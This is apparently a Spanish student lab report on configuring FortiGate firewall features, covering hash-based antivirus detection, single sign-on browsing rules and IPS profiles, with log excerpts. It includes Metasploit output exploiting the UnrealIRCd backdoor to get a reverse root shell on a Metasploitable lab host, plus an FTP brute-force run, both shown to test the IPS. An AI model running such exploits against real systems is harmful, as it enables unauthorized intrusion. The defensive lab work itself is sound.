


- Log




Pantallazos de la detección del PDF de Egibide cuyo hash has colocado en la BD fake de hashes. Información del LOG

- Archivo con firma “maliciosa”




- Log correspondiente



Forti Single Sign On

Pantallazo de LOG con la navegación permitida al usuario de directivos (que se vea el nombre del usuario)



lan → wan 1

Salida con Euskaltel	JUIBAI/DIRECTIVOS LAN1_IPS	all	always	ALL	ACCEPT	IPS EGIBIDE	AV default SSL certificate-inspection	All	5.72 GB
14 minutes ago	JUIBAI (192.168.9.111)		52.242.97.97 (glb.cws.prod.dcat.dsp.trafficmanager...						Salida con Euskaltel (1)
14 minutes ago	JUIBAI (192.168.9.111)		104.83.180.240 (cp601.prod.do.dsp.mp.microsoft.c...						Salida con Euskaltel (1)
14 minutes ago	JUIBAI (192.168.9.111)		1.1.1.1 (one.one.one.one)					74 B / 260 B	Salida con Euskaltel (1)
14 minutes ago	JUIBAI (192.168.9.111)		13.107.4.50 (tlu.graystore.au-msedge.net)					92 B / 52 B	Salida con Euskaltel (1)
14 minutes ago	JUIBAI (192.168.9.111)		13.107.4.50 (tlu.graystore.au-msedge.net)					92 B / 52 B	Salida con Euskaltel (1)
14 minutes ago	JUIBAI (192.168.9.111)		1.1.1.1 (one.one.one.one)					120 B / 120 B	Salida con Euskaltel (1)
14 minutes ago	JUIBAI (192.168.9.111)		104.208.16.94 (watson.telemetry.microsoft.com)					393 B / 92 B	Salida con Euskaltel (1)
14 minutes ago	JUIBAI (192.168.9.111)		1.1.1.1 (one.one.one.one)					79 B / 154 B	Salida con Euskaltel (1)
14 minutes ago	JUIBAI (192.168.9.111)		93.184.221.240 (tlu.dl.delivery.mp.microsoft.com)					92 B / 52 B	Salida con Euskaltel (1)
14 minutes ago	JUIBAI (192.168.9.111)		1.1.1.1 (one.one.one.one)						Salida con Euskaltel (1)
14 minutes ago	JUIBAI (192.168.9.111)		1.1.1.1 (one.one.one.one)					86 B / 139 B	Salida con Euskaltel (1)
14 minutes ago	JUIBAI (192.168.9.111)		104.83.180.240 (cp601.prod.do.dsp.mp.microsoft.c...						Salida con Euskaltel (1)

Pantallazo de LOG con la navegación bloqueada al becario (que se vea el nombre del usuario)

8 minutes ago		BECARIO09 (192.168.9.111)		1.1.1.1 (one.one.one.one)			Deny: policy violation	0


Quita el grupo de la regla de navegación. Usaremos SSO para otras cosas más adelante

171 Security Profiles IPS

Security Profile - IPS


IPS sobre conexiones salientes

Pantallazo con la configuración del Security Profile de las conexiones salientes:




LOG del bloqueo de URL maliciosa comentando


Se puede observar que se ha realizado una petición http a una web considerada maliciosa en Malasia, dropeando la conexión sin avisar al usuario



LOG del bloqueo telnet a una de las IP de C&C



LOG del bloqueo de nmap –A contra un objetivo de la red roja




IPS sobre conexiones entrantes


Pantallazo de ataque IRC conseguido (sin aplica IPS)

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 10.1.133.242:443
[*] 10.1.0.204:6667 - Connected to 10.1.0.204:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using y
our IP address instead
[*] 10.1.0.204:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo TPoC6MU12lWuu51V;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "TPoC6MU12lWuu51V\r\n"
[*] Matching...
[*] A is input...
whoami
[*] Command shell session 1 opened (10.1.133.242:443 → 10.1.0.204:60250) at 2023-02-03 16:49:07 +0100

root
whoami
root
```

LOG de IPS bloqueando el ataque




Pantallazo donde se ve que has aplicado el Security Profile de IPS por defecto para proteger el servidor HTTP de la DMZ




Esta modificado para proteger también HTTPS

¿Qué security profile creas para proteger al Apache expuesto al exterior? (pantallazo)




¿Qué security profile crearías para proteger el tráfico hacia un Windows Server? (pantallazo)



Se pondrían los servicios que se estén ejecutando en Windows o una previsión de los que se pueden llegar a configurar, Teniendo en cuenta por APP como IIS etc...

OPTATIVO: Bruteforce contra FTP. Mostrar LOG y pantallazo de la definición del perfil.

Definición del perfil



Ataque

```
msf6 auxiliary(scanner/ftp/ftp_login) > run

[*] 10.1.0.204:21         - 10.1.0.204:21 - Starting FTP login sweep
[!] 10.1.0.204:21         - No active DB -- Credential data will not be saved!
[-] 10.1.0.204:21         - 10.1.0.204:21 - LOGIN FAILED: 123456:123456 (Unable to Connect: )
[-] 10.1.0.204:21         - 10.1.0.204:21 - LOGIN FAILED: 123456: (Unable to Connect: )
[-] 10.1.0.204:21         - 10.1.0.204:21 - LOGIN FAILED: 123456:123456 (Unable to Connect: )
[*] 10.1.0.204:21         - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

LOGS